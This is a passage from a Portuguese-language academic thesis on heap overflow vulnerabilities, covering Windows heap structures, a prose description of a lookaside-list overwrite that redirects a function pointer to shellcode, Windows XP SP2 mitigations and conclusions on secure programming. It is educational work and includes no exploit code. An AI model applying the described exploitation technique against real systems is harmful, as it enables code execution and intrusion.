Para análise dinâmica recomenda-se que os testes sejam automatizados e sejam feitos testes do tipo caixa preta (sem o conhecimento interno do código) e caixa branca (conhecendo o código internamente). Para automatizar estes testes, alguns softwares muito conhecidos e difundidos são Flawfinder, ITS4, PScan, RATS e Valgrind.

4.3.3 Recomendações de programação

Para que a execução de um software tenha maior segurança, abaixo estão descritas algumas recomendações para o programador:

- Escutar os warnings do Compilador e compreender os avisos – corrijir a causa, não o aviso.

- Usar a última distribuição do Linux e do compilador.

- Aprender a usar os recursos de segurança que estão disponíveis e tornar obrigatório o seu uso.

5 HEAP OVERFLOW NO SISTEMA OPERACIONAL WINDOWS

Neste capítulo será feito um breve estudo do funcionamento da vulnerabilidade Heap Overflow no sistema operacional Windows, de forma a comparar com os conceitos estudados sobre esta vulnerabilidade no sistema Linux.

5.1 Estrutura da memória Heap no Sistema Operacional Windows

Para o entendimento do Heap Overflow do Windows e para fazer a comparação do Heap Overflow com o Linux, será feito uma rápida descrição do funcionamento da memória Heap no sistema operacional Windows. Da mesma forma que foi feito o estudo no sistema Linux, serão analisados apenas os detalhes de implementação na memória Heap importantes para o entendimento do funcionamento da vulnerabilidade Heap Overflow.

No sistema Windows, muitas Heaps podem coexistir em um processo, sendo que normalmente existem 2 ou 3 (CONOVER, 2004-b). Abaixo temos uma figura que mostra a estrutura da memória Heap na memória virtual do sistema Windows.



Figura 5.1 - Estrutura da memória Heap no Windows – Fonte: (CONOVER, 2004-a)

Nesta figura mostra os principais componentes descritos a seguir:

- Segmentos: Blocos de memória que pode estar ocupados ou liberados.
- Segment list: Conjunto de segmentos na memória.
- Free lists: Listas duplamente encadeadas de blocos livres.
- Lookaside list: lista encadeada de blocos livres.

5.1.1 Estrutura de um segmento de memória Heap do Windows

Um segmento (bloco) de memória Heap no Windows, da mesma forma que o sistema Linux é composto por uma estrutura de controle e da estrutura para armazenar dados.

A estrutura de controle é composta por 8 bytes (palavra de 8 bits) e é demonstrada na figura abaixo:



Figura 5.2 - Estrutura de um bloco de memória Heap

Como se pode ver na figura acima, os dados na memória Heap crescem na memória virtual dos endereços menores para os endereços maiores. Além disso, existem campos semelhantes ao alocador do sistema Linux, como, por exemplo, tamanho (Self Size), tamanho do bloco anterior (Previus Chunk Size) e flags de controle (Flags).

A figura a seguir mostra a estrutura de um bloco ocupado, sendo que a área de dados vem logo após a área de controle.



Figura 5.3 - Bloco de memória ocupado

De forma semelhante ao sistema Linux, bloco livres compõem listas encadeadas, sendo que os primeiros 64 bytes da área de dados são utilizados para guardar ponteiros para estas listas. Os primeiros 32 bytes da área de dados são utilizados para armazenar o endereço do próximo bloco (Next chunk), e os 32 bytes seguintes são utilizados para armazenar o endereço do bloco anterior (Previous chunk).

A figura abaixo mostra a estrutura de um bloco livre, com os ponteiros next chunk e Previus chunk.



Figura 5.4 - Bloco de memória livre

Uma das maiores diferenças do sistema Linux para o sistema Windows, é que um segmento livre pode estar na “Lookaside list” ou em uma “Free list”. As características entre estas duas estruturas de dados serão descritas a seguir.

5.1.2 Estrutura das Free lists

Conforme já foi citado, blocos da memória Heap têm tamanho múltiplo de 8.

Free lists são listas duplamente encadeadas que armazenam blocos livres de tamanho de 1Kb até 512 Kb com 128 entradas, com índices de 0 a 127. Esta estrutura é semelhante as Bins no gerenciador de memória do Linux.

Para os índices 1 a 127, o tamanho do bloco é igual a: índice * 8 bytes

A entrada 0 (Entry [0]) contem uma lista de blocos de tamanho 1kb até 512 kb, classificados por tamanho em ordem crescente.

A figura a seguir ilustra esta estrutura.



Figura 5.5 - Estrutura das Free lists

5.1.3 Estrutura da Lookaside list

É uma estrutura composta por um conjunto de 128 listas encadeadas, sendo que cada lista possui um índice de 1 a 128. Esta estrutura não possui uma equivalente no gerenciador de memória do Linux e foi criada para diminuir o tempo de alocação e desalocação de blocos quando liberados pela aplicação. Ela inicialmente começa vazia e vai alocando pedaços liberados conforme o tamanho do bloco. O tamanho do bloco armazenado em cada índice é: índice * 8 bytes.

A Lookaside list se diferencia das free lists por:

- Nem sempre participar da estrutura da memória Heap (pode não existir).

- É uma estrutura auto-balanceada.

- Tem maior velocidade de alocação que as Free lists.

- Lookaside lists “enchem” rapidamente (4 entradas por índice).

- Não une blocos vizinhos (leva a fragmentação da memória Heap).

- Embora os blocos que estão na Lookaside list sejam blocos livres, suas flags são setadas como blocos ocupados.

A figura a seguir mostra a estrutura da Lookaside List.



Figura 5.6 - Estrutura da Lookaside List

5.1.4 Funcionamento do algoritmo de alocação

Abaixo será feita uma rápida descrição do funcionamento do algoritmo de alocação em alto nível (CONOVER, 2004-b).

Quando um bloco da memória Heap é requisitado pela aplicação, é executada a seguinte sequência de operações:

- Se o tamanho é igual ou maior que 512K, a memória virtual é usada (não é usada a memória Heap.

- Se o tamanho é menor que 1K, é verificado o índice da lista Lookaside conforme o tamanho do bloco e procurado no índice correspondente. Caso a Looaside List não possua o tamanho exato correspondente, é verificado nas Free lists o bloco com o menor tamanho que atenda o tamanho necessário. Caso o tamanho do bloco de menor tamanho seja grande, ele poderá ser dividido e o tamanho que restou irá ser novamente armazenado em uma Free list.

- Se o tamanho for maior que 1K é pesquisado na Free List com índice igual a zero. Neste caso também, como os blocos são ordenados por tamanho, é localizado o menor tamanho que atenda o tamanho necessitado.

- Se não existem entradas livres para o tamanho necessitado, é estendida a memória Heap conforme a necessidade.

Quando um bloco de memória é liberado pela aplicação, é realizado o seguinte procedimento:

- Se o pedaço é menor que 1K, ele é armazenado na Lookaside. Caso a Lookaside já possua 4 blocos para o índice correspondente a aquele bloco, o bloco será armazenado em uma free list.

- Caso o bloco tenha tamanho entre 1K e 512K, ele será armazenado na “Free list com índice 0.

Quando os blocos são liberados, o gerenciador de memória verifica se o bloco subsequente está livre. Caso esteja, ele faz a união com esse bloco realizando a soma de tamanhos e o re-apontamento de ponteiros de forma a manter o encadeamento da lista.

Pontos importantes do gerenciador de memória (CONOVER, 2004-b):

- Lookasides são alocados e liberados antes das free lists, por serem estruturas mais rápidas.

- Freelists [0] é usado principalmente para 1K <= ChunkSize < 512K

- União acontece apenas para as entradas indo para freelist, não lookaside list.

- Entradas em um determinado índice do Lookaside List irão permanecer nesta estrutura até serem reaproveitados.

5.2 Heap Overflow no sistema operacional Windows

Conforme já foi citado, o gerenciador de memória Heap do Windows possui duas estruturas de dados que são usadas para armazenar blocos livres: a Lookaside list e as Free Lists.

Embora neste trabalho seja descrita e exploração da vulnerabilidade Heap Overflow nas Lookaside Lists, existem várias técnicas de exploração do Heap Overflow (MCDONALD, 2009). Assim, exploração da vulnerabilidade nas Free Lists, por exemplo, pode ocorrer de forma semelhante a exploração da macro unlink() no sistema Linux.

Conforme foi visto na estrutura da memória Heap do Windows, semelhante ao que ocorre no sistema Linux, os blocos de memória Heap são armazenados em endereços de memória virtual crescente, conforme a figura abaixo:



Figura 5.7 - Estrutura de um bloco de memória Heap

A figura abaixo demonstra a estrutura de três blocos armazenados na Lookaside List.



Figura 5.8 - Blocos alocados na Lookaside List

Este diagrama pode representar blocos na Lookaside List de 32 bytes para alocações requisitadas de 24 bytes, armazenados em sequência na memória.

Se o atacante suficientemente controlar as requisições e escritas nos blocos, ele pode mudar o fluxo de execução e executar um código arbitrário.

Primeiro a atacante provoca o sistema para liberar o primeiro bloco da Lookaside. Após isto, ele fornecerá mais dados para o primeiro bloco que o tamanho reservado para este bloco, e estes dados modificarão o primeiro e segundo bloco, provocando a seguinte situação:

- É armazenado o Shellcode no primeiro bloco.

- São modificadas as flags de controle do segundo bloco, conforme a figura abaixo.

- São modificados os ponteiros Blink e Flink do segundo bloco.



Figura 5.9 – Bloco modificado – Fonte: (CONOVER, 2004-a)

Assim, foram modificados os endereços Flink e Blink do segundo bloco para fazer que o ponteiro de uma determinada função aponte para o Shellcode, e os flags de forma conveniente.

Para modificar o ponteiro da função, o gerenciador tem que retirar o segundo bloco da list de blocos livres. Uma das maneiras de fazer isto é requisitar um segundo bloco de 24 bytes. Ao retirar este bloco da Lookaside List, o gerenciador da memória Heap irá fazer uma união do índice da Lookaside List com o próximo bloco, usando as informações Blink e Flink para modificar os ponteiros da lista.

Como as informações Blink e Flink foram modificadas, o gerenciador de memória, ao tentar modificar a posição de memória do bloco anterior, de forma a manter a lista "Lookaside" encadeada, fará com que o ponteiro de uma função previamente escolhida aponte para área que foi armazenado o Shellcode. A posterior execução desta função fará com que o Shellcode seja executado.

5.3 Métodos de proteção implementados

Esta técnica de exploração da vulnerabilidade do Heap Overflow teve sucesso nas versões do Windows 2000 (todos os services packs) e no Windows XP (até o SP2).

Com o lançamento do SP2 do Windows XP, foram implementados alguns métodos de proteção com o objetivo de evitar o Heap Overflow. Os principais métodos implementados foram:

- PEB "embaralhamento" (randomização da memória Heap). Antes do SP2, os endereços de armazenamento na memória Heap eram semelhante para diferentes execuções de um processo. Com a randomização, estes endereços passaram a variar a

cada execução de um processo, dificultando a exploração da vulnerabilidade de Heap Overflow.

- Nova legenda de segurança para cada pedaço de Heap. Foi modificada a ordem e criado um novo item do cabeçalho do pedaço de memória Heap que é armazenado o valor do endereço do pedaço. A cada operação com este pedaço, é verificado se este valor está correto (MCDONALD, 2009).

- Verificação se a lista continua encadeada. Esta verificação ocorre principalmente nas Freelists, para verificar se a estrutura da lista duplamente encadeada continua intacta.

Verifica-se que devido a estrutura da memória Heap do Windows ter muitas semelhanças com a estrutura do Linux, a vulnerabilidade de Heap Overflow e os métodos de proteção implementados também são semelhantes aos do sistema Linux.

5.4 Conclusões sobre a vulnerabilidade Heap Overflow no Windows

Comparando este estudo com o funcionamento da memória Heap no sistema Windows, podemos verificar que este sistema teve várias similaridades de implementação com o sistema Linux, descritas a seguir:

- Os blocos de memória Heap são alocados em sequência na memória vitual e as informações de controle dos blocos compõem os blocos e localizam-se entre as áreas de dados dos blocos.

- Blocos livres são armazenados em listas duplamente encadeadas e os ponteiros destas listas localizam-se na área de dados dos blocos.

-Provocando um Heap Overflow em um bloco, é possível modificar dados e informações de controle de bloco subsequentes.

Por isso, os conceitos que foram utilizados para provocar o Heap Overflow e foram vistos de forma mais detalhada no sistema Linux/Unix, foram utilizados para provocar o Heap Overflow no sistema Windows.

Da mesma forma, outros sistemas operacionais que usam os mesmos conceitos de estrutura de memória Heap podem apresentar esta vulnerabilidade de forma semelhante. Um exemplo que podemos citar de vulnerabilidade de Heap Overflow ocorrida há pouco tempo em outra plataforma foi o destravamento do PlayStation 3 (PRADO, 2010).

6 CONCLUSÕES

Este trabalho teve por objetivo estudar o Heap Overflow e os métodos para evitá-lo.

Embora o estudo tenha sido focado principalmente sobre o sistema Linux, foi feito um breve estudo sobre o modo de gerenciamento da memória Heap do sistema operacional Windows, comparando o Linux, e constatou-se que, devido o funcionamento da memória Heap seguir os mesmo conceitos, a exploração da vulnerabilidade Heap Overflow foi feita de maneira semelhante.

Conforme foi visto, existem duas técnicas de Heap Overflow, a primeira que tem por objetivo sobrescrever dados adjacentes à área alocada e a segunda que o objetivo é através da alteração de informações nas variáveis de controle da memória Heap, alterar endereços de memória que tenham permissão de escrita com a finalidade de executar um código malicioso.

Quanto à segunda técnica, foram criadas dentro da biblioteca glibc proteções que tornaram muito difícil a sua exploração. Com o passar do tempo foram surgindo variações desta técnica tentando contornar estas proteções, surgindo novas formas de ataque que provocaram novamente novas modificações na glibc, aumentando o nível de segurança, e assim subsequentemente. Atualmente, os mecanismos de proteção criados são resistentes as mais modernas técnicas divulgadas, ou seja, não há divulgação de métodos de ataque que contornem estas proteções.

Assim, a maior parte das vulnerabilidades publicadas atualmente usa a primeira técnica (estouro de Heap) e apenas causam erros do tipo DoS (Denial of Service – programa abortado), ou seja, o software interrompe a sua execução tornando indisponível. O uso desta primeira técnica por atacantes para alterar algum dado de forma a fazer algo útil, do seu ponto de vista, como, por exemplo, executar operações não permitidas ou alterar informações desejadas no sistema, é de difícil exploração, pois exige que este tenha conhecimento da estrutura interna do software.

Porém, muitas falhas de segurança em software, quando foram publicadas publicamente já vinham sendo utilizadas por indivíduos mal-intencionados. Inclusive, entre o período da publicação que torna a falha pública até a correção do defeito do software normalmente há um aumento muito grande de exploração da falha. Por isso, embora hoje não se tenha nenhuma vulnerabilidade conhecida, não quer dizer que ela não exista.

Em Engenharia de Software é dito que não é possível provar que um software não tem erros e sim, apenas é possível provar que ele tem erros. Da mesma forma, não temos como provar que um sistema é totalmente seguro, e sim, apenas conseguimos provar que o sistema é inseguro.

Embora tenham sido criadas medidas de segurança, os atacantes estão cada vez mais espertos. Conforme profissionais de software e segurança avançam na área de correção de erros, indivíduos mal intencionados aprimoram as suas habilidades no sentido de explorar novas vulnerabilidades de software.

Verificou-se também que a ocorrência de Heap Overflows só é possível se o programador não toma os devidos cuidados com as entradas de dados. Medidas como boas práticas de programação, manter os softwares atualizados, uso de softwares de auditoria, de programas de teste e de recursos de proteção do hardware, sistema operacional e compilador diminuem muito a probabilidade da existência ou exploração desta vulnerabilidade.

A vulnerabilidade Heap Overflow ocorreu e ainda ocorre devido ao modo de funcionamento da estrutura a memória Heap e ao modo que é realizado o gerenciamento dos blocos livres. Por isso, não deve ser esquecida a sua ocorrência e o motivo de implementação das medidas de proteção que foram feitas nos Sistemas operacionais para evitar o Heap Overflow. Da mesma forma que esta vulnerabilidade foi explorada no Linux e Windows, tem sido explorada em outros sistemas operacionais, principalmente em sistemas operacionais de dispositivos móveis em que o código deve ser mais compacto. Um exemplo é a exploração desta vulnerabilidade no videogame Playstation 3.

Profissionais da área de software e de segurança devem sempre se manter atualizados em relação às vulnerabilidades, inclusive sobre as técnicas utilizadas pelos atacantes, pois, somente com o conhecimento das vulnerabilidades e das técnicas dos atacantes, que estes profissionais poderão tornar seus sistemas mais seguros, diminuindo a probabilidade de falhas de segurança.

7 REFERÊNCIAS BIBLIOGRÁFICAS

ALECRIM, Emerson. Fev 2010. Entendendo e usando permissões no Linux. Disponível em: < http://www.infowester.com/linuxpermissoes.php >. Acesso em: jun. 2011.

ALVARES, Marcos. Heap Overflow. Jul 2009. Disponível em:

<http://www.marcosalvares.com/?p=589>. Acesso em: mai. 2011.

ANISIMOV, Alexander. Defeating Microsoft Windows XP SP2 Heap protection. 2004. Disponível em:

<http://www.ptsecurity.com/download/defeating-xpsp2-Heap-protection.pdf>. Acesso em: out. 2011.

ANLEY, C. The Shellcoder's Handbook: discovering and security hole. 2ª.ed[S.I.]: Wiley Publishing, Inc., 2007.

BLACKNGEL, Malloc Des-Maleficarum. Jun 2009. Disponível em:

<http://www.phrack.org/issues.html?issue=66&id=10#article>. Acesso em: jun. 2011.

BOVET, Daniel Pierre. Understanding the Linux Kernel. Beijing : O'Reilly, c2001. 684 p.

CONOVER, Matt (a.k.a. Shok) e Team , w00w00 Security. w00w00 on Heap Overflows. Jan 1999. Disponível em: <http://www.cgsecurity.org/exploit/heaptut.txt>. Acesso em jun. 2011.

CONOVER, Matt e HOROVITZ, Oded. Reliable Windows Heap Exploits. 2004-a. Disponivel em: <http://cybertech.net/~sh0ksh0k/projects/winheap/CSW04%20-%20Reliable%20Heap%20Exploitation.ppt>. Acesso em out. 2011.

CONOVER, Matt e HOROVITZ, Oded. Window Heap Exploitation. 2004-b. Disponível em:

<http://cybertech.net/~sh0ksh0k/projects/winheap/XPSP2%20Heap%20Exploitation.ppt#4>. Acesso em out. 2011.

DEBIAN, Hardening. Jul 2011. Disponível em:

<http://wiki.debian.org/Hardening#Heap_protection>. Acesso em: out 2011.

DELORIE, software. The Free Software Foundation. Heap Consistency Checking. Out 2003. Out 2010. Disponível em:
<http://www.delorie.com/gnu/docs/glibc/libc_33.html>. Acesso em: nov. 2011.

DIE. Linux Man Page – execve – execute program. 2011. Disponível em:

<http://linux.die.net/man/2/execve>. Acesso em: out. 2011

FERGUSON, Justin. Understanding the Heap by breaking it. 2007. Disponível em: <https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf> . Acesso em: jun. 2011.

GLOGER'S, Wolfram. Wolfram Gloger's malloc homepage. Mai 2006. Disponível em:

<http://www.malloc.de/en/>. Acesso em: out. 2011.

JANSEN, David. Rlogin and Rsh. Nov 1995. Disponível em:

<http://www.strw.leidenuniv.nl/~sfinx/docs/rlogin.html>. Acesso em: dez 2011

KAEMPF, Michel. Vudo - An object superstitiously believed to embody magical powers. Ago 2001. Disponível em:

<http://www.phrack.org/issues.html?issue=57&id=8>. Acesso em: jun. 2011.

LITCHFIELD, David. Windows Heap Overflows. 2004. Disponível em:

<http://www.davidlitchfield.com/bh-win-04-litchfield.pdf>. Acesso em: out. 2011.

MCDONALD, John. Valasek, Chris. Practical Windows XP/2003 Heap Exploitation. 2009. Disponível em:

<http://www.blackhat.com/presentations/bh-usa-09/MCDONALD/BHUSA09-McDonald-WindowsHeap-PAPER.pdf>. Acesso em: out. 2011.

MOGRE, Gauray. Abr 2010. Disponível em:

<http://www.thehackerslibrary.com/?p=872#comments>. Acesso em: out. 2011.

OLIVEIRA, Leandro. Abr 2011. Disponível em:

<http://blog.tempest.com.br/leandro-oliveira/hello-world-Shellcode.html>. Acesso em: out. 2011.

OLIVEIRA, Romulo Silva de. CARISSIMI, Alexandre da Silva. TOSCANI, Simão Sirineo. Sistemas Operacionais. 3. ed. Porto Alegre. Instituto de Informática da UFRGS: Bookman, 2008. 259 p. : il.

PHANTASMAGORIA, Phantasmal. Exploiting the Wilderness. 2001. Disponível em:

<http://freeworld.thc.org/root/docs/exploit_writing/Exploiting%20the%20wilderness.txt>. Acesso em: mai. 2011.

PHANTASMAGORIA, Phantasmal. The Malloc Maleficarum - Glibc Malloc Exploitation Techniques. Out 2005. Disponível em:

<http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>. Acesso em: mai. 2011.

PHILCHA. Wikipedia. Memória Virtual. Out 2007. Disponível em:

<http://pt.wikipedia.org/wiki/Mem%C3%B3ria_virtual> . Acesso em: nov. 2011.

PRADO, Sérgio. Heap Overflow e o destravamento do PS3. Set 2010. Disponível em:

<http://www.sergioprado.org/2010/09/25/Heap-Overflow-e-o-destravamento-do-ps3/>.

Acesso em: out. 2011.

ROBBINS, A. User-Level memory management in Linux Programming In: Linux Programming by Example: The Fundamentals. [S.1.]. Prentice Hall PTR. 2004.

ROBERTSON, William; KRUEGEL, Christopher; MUTZ, Darren; VALEUR, Fredrik. Run-time Detection of Heap-based Overflows. Mai 2003. Disponível em:

<http://www.auto.tuwien.ac.at/~chris/research/doc/2003_05.ps>. Acesso em: jun. 2011.

TANENBAUM, Andrew S. Sistemas operacionais modernos. Cap. 3. Rio de Janeiro: LTC. 1999.

TRINDADE, Onofre. Set 2009. Disponível em:

<http://www.icmc.usp.br/~ssc141/Chamadas%20de%20Sistema.pdf>. Acesso em: out 2011.

UNESP. Apresentação do Histórico e das Características Básicas da Linguagem C. Jun 2006. Disponível em: <http://www.dee.feis.unesp.br/graduacao/disciplinas/langc/modulo_linguagemc/modulo1.html>. Acesso em: out. 2011.

UNICAMP. Centro de Computação. Divisão de Serviços à Comunidade. Introdução à Linguagem C. Jul 1998. Disponível em

<http://www.ccuec.unicamp.br/treinamento_int2004/lingc/tsld005.htm>. Acesso em: out. 2011.

UBUNTU, Wiki. ASLR. Address_Space_Layout_Randomisation. Out 2011-a. Disponível em:

<https://wiki.ubuntu.com/Security/Features#Address_Space_Layout_Randomisation_.28ASLR.29>. Acesso em: nov. 2011.

UBUNTU, Wiki. CompilerFlags. Out 2010. Disponível em:

<https://wiki.ubuntu.com/CompilerFlags>. Acesso em: out. 2011.

UBUNTU, Wiki. Features. Out 2011-b. Disponível em:

<https://wiki.ubuntu.com/Security/Features>. Acesso em: nov. 2001.

UBUNTU, Wiki. Hardening Wrapper. Set 2008. Disponível em:

<https://wiki.ubuntu.com/Security/HardeningWrapper>. Acesso em: out. 2011.

WEBER, Raul Fernando. Segurança em Sistemas de Computação. Apostila Buffer Overflow. Porto Alegre. 2º sem 2010. Material da Disciplina.

WIKIPEDIA. Alexander Peslyak. Jan 2011-a. Disponível em:

<http://en.wikipedia.org/wiki/Alexander_Peslyak>. Acesso em: jun. 2011.

WIKIPEDIA. Bit_NX. Fev 2011-b. Disponível em:

<http://pt.wikipedia.org/wiki/Bit_NX>. Acesso em: out. 2011.

WIKIPEDIA. Worm. Nov 2011-c. Disponível em:

< http://pt.wikipedia.org/wiki/Worm> . Acesso em: dez. 2011.

WOODS, Greg A. The Finger Daemon Project. Mar 2006. Disponível em:

<http://www.weird.com/~woods/projects/fingerd.html>. Acesso em: dez. 2011.

YOUNAN, Yves; JOOSEN, Wouter; PIESSENS, Frank; EYDEN, Hans Van den. Memory Allocator Security. 2005. Disponível em:

<http://events.ccc.de/congress/2005/fahrplan/attachments/636-CCCmallocyy.pdf>. Acesso em: jun. 2011.